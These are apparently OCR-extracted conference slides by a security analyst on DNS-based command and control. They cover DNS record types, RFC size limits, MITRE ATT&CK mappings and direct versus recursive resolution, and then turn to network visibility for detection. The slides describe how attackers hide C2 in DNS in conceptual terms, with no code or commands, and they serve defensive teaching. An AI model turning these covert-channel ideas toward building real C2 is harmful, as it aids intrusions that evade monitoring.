DNS Command & Control (C2)

Let's *CNAME* some ways…

Lucasfilm / Walt Disney Studios


Troy Wojewoda
Security Analyst @BHIS

> quser

Troy Wojewoda

Security Analyst/Consultant/Hunter/Tester/Incident Response @BHIS

over time…



Today's Roadmap

- Why DNS?
- DNS Review
- Tools/Techniques to Manipulate DNS for C2
- Popular Campaigns/Malware that used DNS for C2
- Getting Visibility
- Tools to Detect DNS C2
- Tool Limitations & Gaps in Coverage

DNS

- Bonding Agent of the Internet
- TCP and UDP
- Very difficult to prevent
- Can be easier to detect
- Infamous attacks still using DNS (SolarWinds) – Sunburst Malware
- Vern Paxson
  - Practical Comprehensive Bounds on Surreptitious Communication Over DNS
  - http://www.icir.org/vern/papers/covert-dns-usec13.pdf
    - TL/DR – How to do bad things *covertly* using DNS

Command and Control

- This talk is CnC focused (post exploitation)
- CnC to include Ingress/Egress

ATT&CK®

Command and Control


The adversary is trying to communicate with compromised systems to control them.

Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.

https://attack.mitre.org/tactics/TA0011/

RFC Compliance

"But my firewall is RFC compliant…"



Source: https://xkcd.com/927/

RFC 1035 (circa 1987)

DNS is old but relevant as ever…

2.3.4. Size limits


Various objects and parameters in the DNS have size limits. They are listed below. Some could be easily changed, others are more fundamental.

labels	63 octets or less
names	255 octets or less
TTL	positive values of a signed 32 bit number.
UDP messages	512 octets or less

2.3.4. Size Limits

3.2.1. Format

All RRs have the same top level format shown below:



3.2.1. Format

DNS Record Types*

- A/AAAA – Host Address
- TXT – Text Strings
- NULL – Null Resource Record (Experimental)
- CNAME – the Canonical Name for an Alias
- SOA – Marks the start of a zone authority
- PTR – Domain Name Pointer
- MX – Mail Exchange
- AXFR – Request for a Transfer of an entire Zone

* Not intended to be all encompassing

MITRE ATT&CK - CnC

Tactic

TA0011: Command and Control

Techniques

T1071 – Application Layer Protocols

T1071	Application Layer Protocol	Adversaries may communicate using application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.001	Web Protocols	Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.002	File Transfer Protocols	Adversaries may communicate using application layer protocols associated with transferring files to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.003	Mail Protocols	Adversaries may communicate using application layer protocols associated with electronic mail delivery to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.004	DNS	Adversaries may communicate using the Domain Name System (DNS) application layer protocol to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

MITRE ATT&CK – CnC

Tactic

TA0011: Command and Control


Techniques

T1001 – Data Obfuscation
T1001.003 – Protocol Impersonation


T1001	Data Obfuscation	Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.

.003	Protocol Impersonation	Adversaries may impersonate legitimate protocols or web service traffic to disguise command and control activity and thwart analysis efforts. By impersonating legitimate protocols or web services, adversaries can make their command and control traffic blend in with legitimate network traffic.

Direct DNS Resolution



Recursive DNS Resolution




> Get-Viz

- Visibility will dictate detections…or hunting…or forensics
- Can’t detect, hunt, or forensicate what we can’t see/capture/collect/retain

Position & Acquisition

- Identify essential Egress/Ingress Points
  - FPC
  - ~~Bro~~ zeek
- Netflow
- IDS
- Centralized logging



Direct vs. Recursive


Direct DNS == Attacker has more flexibility

- any:any -> any:53
- Nameserver not required
- Root domains can be anything (*.akamai.com, *.google.com, *.microsoft.com, …)

Recursive DNS == Attacker must play by the rules…sort of

